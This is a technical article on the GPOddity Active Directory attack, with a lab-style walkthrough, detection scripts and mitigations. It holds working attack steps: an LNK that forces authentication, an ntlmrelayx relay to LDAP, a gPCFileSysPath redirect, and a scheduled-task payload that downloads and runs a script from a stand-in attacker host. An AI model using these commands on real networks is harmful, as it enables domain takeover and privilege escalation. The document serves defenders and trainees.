Introduction
Active Directory (AD) security continues to be a critical concern for organizations worldwide. Among the numerous attack vectors that threaten AD environments, GPOddity stands out as a particularly sophisticated technique that leverages Group Policy Objects (GPOs) and NTLM relaying to achieve privilege escalation. First documented by security researchers at Synacktiv, this attack can bypass many common security controls and lead to domain-wide compromise. In this technical deep dive, we’ll explore how GPOddity works, why it’s dangerous, and how security teams can defend against it.
What is GPOddity?
GPOddity is an attack technique that exploits the way Active Directory handles Group Policy Objects. It allows attackers with limited initial access to potentially gain domain control by manipulating GPO settings through NTLM relay attacks. What makes this attack particularly concerning is that it abuses legitimate Windows features and protocols, making it difficult to detect through conventional security monitoring.
The Attack Chain Explained
Let’s break down the GPOddity attack chain into its component steps:

1. Initial Access and Malicious LNK Deployment
The attack begins when an attacker uploads a specially crafted Windows shortcut file (LNK) to a network share accessible to target users. These LNK files are designed to force NTLM authentication when opened by a user.
# Example of creating a malicious LNK that forces authentication to attacker's SMB server
$WshShell = New-Object -ComObject WScript.Shell
$Shortcut = $WshShell.CreateShortcut("\\share\documents\interesting_document.lnk")
$Shortcut.TargetPath = "\\attacker-smb\share\bait.txt"
$Shortcut.Save()
2. Authentication Triggering
When a domain user opens the malicious LNK file, their system attempts to access the remote resource specified in the shortcut. This initiates an NTLM authentication process, as the system tries to establish a connection to the specified path.
For example, if a user named jsmith in the DCORP domain opens the LNK file, their workstation will attempt to authenticate to the attacker’s SMB server using jsmith’s credentials.
3. NTLM Relay Attack
The attacker captures this authentication attempt and, instead of simply accepting it, relays it to a domain controller or other high-value target within the network. This is classic NTLM relay, but with a specific target in mind: the LDAP service on a domain controller.
Tools like Responder and ntlmrelayx from Impacket can be used for this purpose:
# Capture and relay NTLM authentication to LDAP service
sudo ntlmrelayx.py -t ldap://dcorp-dc.dcorp.local --delegate-access
4. GPO Manipulation through GPOddity
This is where the attack gets interesting. Using the relayed authentication, the attacker modifies the gpcfilesyspath attribute of a Group Policy Object. This attribute specifies where the actual policy files are stored and retrieved from when applied to systems.
The attacker changes this path to point to an SMB server under their control:
# Example PowerShell command to modify the gpcfilesyspath (executed through the relayed authentication)
Set-ADObject -Identity "CN={31B2F340-016D-11D2-945F-00C04FB984F9},CN=Policies,CN=System,DC=dcorp,DC=local" -Replace @{gPCFileSysPath="\\attacker-smb\fake-policies\{31B2F340-016D-11D2-945F-00C04FB984F9}"}
This effectively reroutes all computers looking for this policy to fetch it from the attacker’s server instead of the legitimate domain location. The most sophisticated aspect here is that the attacker doesn’t need to modify the actual GPO content in SYSVOL; they simply redirect where systems look for that content.
5. Group Policy Update and Application
When systems in the domain perform their regular Group Policy update (typically every 90 minutes, or when forced via gpupdate /force), they will now contact the attacker’s SMB server to retrieve the policy settings.
The domain computers trust this process implicitly because the GPO itself is still a legitimate object in Active Directory—only its file path has been changed.
6. Execution of Malicious Policy
On the attacker’s SMB server, they’ve prepared a malicious Group Policy Template (GPT) that includes configurations designed for privilege escalation. Commonly, this involves creating a scheduled task that executes with SYSTEM privileges on targeted machines.
For example, the malicious GPO could contain a scheduled task definition like this:
<?xml version="1.0" encoding="utf-8"?>
<ScheduledTasks clsid="{CC63F200-7309-4ba0-B154-A71CD118DBCC}">
  <Task clsid="{2DEECB1C-261F-4e13-9B21-16FB83BC03BD}" name="SecurityScan" image="0" changed="2023-06-12 10:24:51" uid="{52521F4D-C3DB-4939-9553-32A1DD27E61A}">
    <Properties action="C" name="SecurityScan" runAs="NT AUTHORITY\System" logonType="InteractiveToken">
      <Task version="1.3">
        <Principals>
          <Principal id="Author">
            <UserId>NT AUTHORITY\System</UserId>
            <RunLevel>HighestAvailable</RunLevel>
            <LogonType>InteractiveToken</LogonType>
          </Principal>
        </Principals>
        <Actions Context="Author">
          <Exec>
            <Command>powershell.exe</Command>
            <Arguments>-ExecutionPolicy Bypass -Command "IEX (New-Object Net.WebClient).DownloadString('http://attacker.com/backdoor.ps1')"</Arguments>
          </Exec>
        </Actions>
        <Triggers>
          <TimeTrigger>
            <StartBoundary>2023-06-12T00:00:00</StartBoundary>
            <Enabled>true</Enabled>
          </TimeTrigger>
        </Triggers>
      </Task>
    </Properties>
  </Task>
</ScheduledTasks>
When this policy is applied, it creates a scheduled task that runs with SYSTEM privileges, downloads a malicious script from the attacker’s server, and executes it—all through a legitimate and trusted Windows mechanism.
Why GPOddity is Particularly Dangerous
GPOddity presents several challenges for defenders:
-
Legitimate Protocol Usage: The attack leverages standard, allowed protocols and mechanisms in Windows domains, making it difficult to block without impacting normal operations.
-
No Direct GPO Modification: Unlike traditional GPO attacks that modify the actual GPO content in SYSVOL (which might be monitored), GPOddity merely changes a pointer in AD to redirect systems elsewhere.
-
Domain-Wide Impact: A successful GPOddity attack potentially affects all systems in the domain, allowing for widespread compromise from a single entry point.
-
Elevated Privileges: The malicious actions execute with SYSTEM privileges on affected machines, giving attackers complete control.
-
Persistence: Once established, this attack can persist through domain rebuilds if not properly remediated, as the redirected gpcfilesyspath attribute remains changed.
Technical Prerequisites for the Attack
For a GPOddity attack to succeed, several conditions must be met:
- NTLM Authentication: The domain must allow NTLM authentication (still common in most environments).
- SMB Access: Network controls must allow SMB connections from domain systems to the attacker’s server.
- LDAP Signing: If LDAP signing is not enforced, NTLM relay to LDAP becomes possible.
- User Execution: A user with sufficient privileges must be tricked into triggering the initial authentication.
Detecting GPOddity Attacks
Security teams can implement several detection strategies:
Event Log Monitoring
Monitor for suspicious changes to GPO attributes, particularly gpcfilesyspath modifications pointing outside the domain:
# PowerShell script to detect external gpcfilesyspath values
$suspiciousGPOs = Get-ADObject -LDAPFilter "(objectCategory=groupPolicyContainer)" -Properties gPCFileSysPath |
    Where-Object { $_.gPCFileSysPath -notlike "\\$((Get-ADDomain).DNSRoot)\*" }
if ($suspiciousGPOs) {
    Write-Warning "Potentially malicious GPO redirection detected:"
    $suspiciousGPOs | Select-Object Name, DistinguishedName, gPCFileSysPath
}
Network Monitoring
Implement monitoring for Group Policy retrieval from non-domain servers:
- Watch for SMB connections to external servers during Group Policy processing times
- Alert on systems retrieving policy files from unauthorized sources
Regular GPO Auditing
Perform regular auditing of all GPOs in the environment:
# Export all GPO paths for review
Get-ADObject -LDAPFilter "(objectCategory=groupPolicyContainer)" -Properties DisplayName, gPCFileSysPath |
    Select-Object DisplayName, DistinguishedName, gPCFileSysPath |
    Export-Csv -Path "GPO_Audit_$(Get-Date -Format 'yyyyMMdd').csv" -NoTypeInformation
Mitigation Strategies
To protect against GPOddity attacks, organizations should implement these security controls:
1. Enforce LDAP Signing and Channel Binding
LDAP signing and channel binding prevent NTLM relay attacks to LDAP services:
# Configure LDAP signing requirements
Set-ItemProperty -Path "HKLM:\System\CurrentControlSet\Services\NTDS\Parameters" -Name "LDAPServerIntegrity" -Value 2
2. Implement SMB Signing
Require SMB signing on all domain controllers and servers:
# Enable SMB signing
Set-ItemProperty -Path "HKLM:\System\CurrentControlSet\Services\LanmanServer\Parameters" -Name "RequireSecuritySignature" -Value 1
3. Block Outbound SMB
Use network segmentation and firewall rules to prevent client systems from establishing SMB connections to external or unauthorized networks.
4. Deploy NTLM Protections
Implement NTLM protection mechanisms such as restricting NTLM authentication where possible and enabling Extended Protection for Authentication (EPA):
# Configure NTLM restrictions
Set-ItemProperty -Path "HKLM:\System\CurrentControlSet\Control\Lsa\MSV1_0" -Name "RestrictSendingNTLMTraffic" -Value 2
5. Monitor GPO Changes
Implement monitoring for changes to GPO-related objects in Active Directory, especially focusing on modifications to the gpcfilesyspath attribute.
Real-World Exploitation: A Step-by-Step Example
To truly understand the impact and execution of a GPOddity attack, let’s walk through a real-world exploitation scenario based on actual penetration testing techniques. This example demonstrates how an attacker with limited initial access can leverage GPOddity to gain administrative privileges on domain systems.
Step 1: Setting Up the Attack Infrastructure
First, the attacker uses an NTLM relay attack to gain the necessary permissions on the target GPO. In this example, we’ll use a tool that provides an LDAP shell to modify permissions:
wsluser@dcorp-studentx:/mnt/c/Users/studentx$> nc 127.0.0.1 11000
Type help for list of commands
#
Step 2: Granting Permissions on the Target GPO
The attacker then assigns WriteDACL permissions to a user account they control (studentx) over a specific GPO (DevOps Policy with GUID {0BF8D01C-1F62-4BDC-958C-57140B67D147}):
# write_gpo_dacl studentx {0BF8D01C-1F62-4BDC-958C-57140B67D147}
Adding studentx to GPO with GUID {0BF8D01C-1F62-4BDC-958C-57140B67D147}
LDAP server claims to have taken the secdescriptor. Have fun
Alternatively, if no existing user account is available, an attacker can create a new computer account and grant it the necessary permissions:
# add_computer stdx-gpattack Secretpass@123
Attempting to add a new computer with the name: stdx-gpattack$
Inferred Domain DN: DC=dollarcorp,DC=moneycorp,DC=local
Inferred Domain Name: dollarcorp.moneycorp.local
New Computer DN: CN=stdxgpattack,CN=Computers,DC=dollarcorp,DC=moneycorp,DC=local
Adding new computer with username: stdx-gpattack$ and password:
Secretpass@123 result: OK

# write_gpo_dacl stdx-gpattack$ {0BF8D01C-1F62-4BDC-958C-57140B67D147}
Adding stdx-gpattack$ to GPO with GUID {0BF8D01C-1F62-4BDC-958C-57140B67D147}
LDAP server claims to have taken the secdescriptor. Have fun
Step 3: Creating the Malicious GPO Template
Using the GPOddity tool, the attacker creates a malicious Group Policy template that will add their user account to the local administrators group on targeted systems:
sudo python3 gpoddity.py --gpo-id '0BF8D01C-1F62-4BDC-958C-57140B67D147' \
--domain 'dollarcorp.moneycorp.local' \
--username 'studentx' \
--password 'gG38Ngqym2DpitXuGrsJ' \
--command 'net localgroup administrators studentx /add' \
--rogue-smbserver-ip '172.16.100.x' \
--rogue-smbserver-share 'stdx-gp' \
--dc-ip '172.16.2.1' \
--smb-mode none
The tool performs several critical actions:
- Downloads the legitimate GPO template from SYSVOL
- Injects a malicious scheduled task that will execute the specified command
- Updates the version number to ensure automatic application
- Modifies the
gPCFileSysPathattribute to point to the attacker’s SMB server
=== GENERATING MALICIOUS GROUP POLICY TEMPLATE ===
[*] Downloading the legitimate GPT from SYSVOL
[+] Successfully downloaded legitimate GPO from SYSVOL to 'GPT_out' folder
[*] Injecting malicious scheduled task into initialized GPT
[+] Successfully injected malicious scheduled task
...
=== SPOOFING GROUP POLICY TEMPLATE LOCATION THROUGH gPCFileSysPath ===
[*] Modifying the gPCFileSysPath attribute of the GPC to '\\172.16.100.1\stdx-gp'
[+] Successfully spoofed GPC gPCFileSysPath attribute
Step 4: Setting Up the Rogue SMB Share
The attacker creates a directory to host the malicious GPO files and sets up an SMB share with appropriate permissions:
# Create directory and copy GPO files
mkdir /mnt/c/AD/Tools/stdx-gp
cp -r /mnt/c/AD/Tools/GPOddity/GPT_Out/* /mnt/c/AD/Tools/stdx-gp

# Share the directory with full permissions to Everyone
net share stdx-gp=C:\AD\Tools\stdx-gp /grant:Everyone,Full
icacls "C:\AD\Tools\stdx-gp" /grant Everyone:F /T
Step 5: Verifying the GPO Modification
The attacker can confirm that the gPCFileSysPath attribute has been successfully modified by querying the GPO properties:
PS C:\AD\Tools> Get-DomainGPO -Identity 'DevOps Policy'
flags : 0
displayname : DevOps Policy
[snip]
name : {0BF8D01C-1F62-4BDC-958C-57140B67D147}
gpcfilesyspath : \\172.16.100.1\stdx-gp
distinguishedname : CN={0BF8D01C-1F62-4BDC-958C57140B67D147},CN=Policies,CN=System,DC=dollarcorp,DC=moneycorp,DC=local
Step 6: Waiting for Policy Application
Domain systems regularly check for and apply Group Policy updates. In this example, the update interval was configured for every 2 minutes. Once the policy is applied, the attacker’s account is added to the local administrators group on affected systems.
Step 7: Confirming Successful Exploitation
After the waiting period, the attacker can verify successful exploitation by checking if their account has been added to the administrators group on target systems:
C:\AD\Tools>winrs -r:dcorp-ci cmd /c "set computername && set username"
COMPUTERNAME=DCORP-CI
USERNAME=studentx
This successful execution demonstrates the attacker has achieved privilege escalation on the target system (dcorp-ci) by manipulating Group Policy through the GPOddity technique.
This real-world example highlights how attackers can use this sophisticated technique to pivot from limited initial access to administrative privileges across an Active Directory domain, all by abusing legitimate Windows mechanisms.
Conclusion
GPOddity represents a sophisticated evolution in Active Directory attacks, demonstrating how legitimate management mechanisms can be weaponized for privilege escalation. By manipulating where Group Policy files are retrieved from rather than their content, attackers can bypass many traditional security controls.
Defending against such attacks requires a multi-layered approach, including protocol-level protections like LDAP signing, network controls to prevent unauthorized SMB connections, and robust monitoring to detect suspicious GPO modifications.
As Active Directory remains a critical component of enterprise identity and access management, understanding attacks like GPOddity is essential for security professionals tasked with protecting these environments. By implementing the detection and mitigation strategies outlined in this article, organizations can significantly reduce their exposure to this threat vector.
References
- Synacktiv Research: GPOddity - Exploiting Active Directory GPOs through NTLM Relaying and More
- Microsoft Security Guidance: Mitigating NTLM Relay Attacks
- MITRE ATT&CK: Group Policy Modification - T1484